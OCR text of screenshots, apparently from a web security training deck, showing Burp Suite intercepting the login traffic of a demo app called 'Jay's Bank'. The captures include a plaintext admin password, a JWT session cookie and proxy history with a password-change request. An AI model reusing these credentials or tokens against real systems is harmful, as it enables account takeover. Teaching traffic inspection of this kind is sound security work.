
Login

Username: admin

Password: ••••••••••••

Login

Don't have an account? Sign up here.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.4.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
HTTP/1
Inspector
Request attributes 2
Protocol HTTP/1 HTTP/2
Request query parameters 0
It's empty in here
Add
Request cookies 0
It's empty in here
Add
Request headers
Event log (4) All issues
Memory: 144.1MB


Request to http://167.172.75.216:80

```
POST /login HTTP/1.1
Host: 167.172.75.216
Content-Length: 46
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: keep-alive

{
  "username":"admin",
  "password":"@kuemochi678"
}
```

Name	Value
Method	POST
Path	/login

Name	Value
Host	167.172.75.216
Content-Length	46
User-Agent	Mozilla/5.0 (Windo...
Content-Type	application/json
Accept	*/*
Origin	http://167.172.75.216
Referer	http://167.172.75.21...
Accept-Encoding	gzip, deflate, br
Accept-Language	en-GB,en-US;q=0.9,...
Connection	keep-alive


Dashboard - Jay's Bank
Not secure
167.172.75.216/dashboard
Home
Edit Profile
Logout
Contact Support
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.4.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Response
Pretty Raw Hex
Inspector
Request attributes 2
Request headers 10
Response headers 9
Search
0 highlights
Event log (4)
All issues
Memory: 144.1MB

Welcome, admin

Your phone number: 1234567891

Your credit card (last 4 digits): 9999

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
152	http://167.172.75.216	GET	/js/login.js			304	265	script	js	
154	http://167.172.75.216	POST	/login	✓		200	515	JSON		
155	http://167.172.75.216	GET	/dashboard			200	893	HTML		Dashboa
157	http://167.172.75.216	GET	/profile			200	2853	HTML		Profile -
158	http://167.172.75.216	GET	/js/profile.js			304	265	script	js	
160	http://167.172.75.216	PUT	/change_password	✓		200	293	JSON		
161	http://167.172.75.216	GET	/logout			302	404	HTML		
162	http://167.172.75.216	GET	/			304	179			
164	http://167.172.75.216	GET	/login			200	1277	HTML		Login - J
165	http://167.172.75.216	GET	/login			200	1277	HTML		Login - J
166	http://167.172.75.216	GET	/js/login.js			304	265	script	js	
168	http://167.172.75.216	POST	/login	✓		200	501	JSON		
169	http://167.172.75.216	GET	/dashboard			200	887	HTML		Dashboa

```
POST /login HTTP/1.1
Host: 167.172.75.216
Content-Length: 46
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: keep-alive

{
  "username":"admin",
  "password":"@kuemochi678"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWFOIjoxNzE3MjM4MjgxfQ.lqBBsvlLDszYFVlbfsANDysnJumeMx_SjofBG36uRcs; Path=/; HttpOnly
Set-Cookie: username=admin; Path=/; HttpOnly
Content-Type: application/json; charset=utf-8
Content-Length: 46
ETag: W/"2e-C9NpmX7OzdNmNDHplWOc4SLXeMQ"
Date: Sat, 01 Jun 2024 10:38:01 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "success":true,
  "message":"Login successful!"
}
```

JOJO SECURITY

Last Page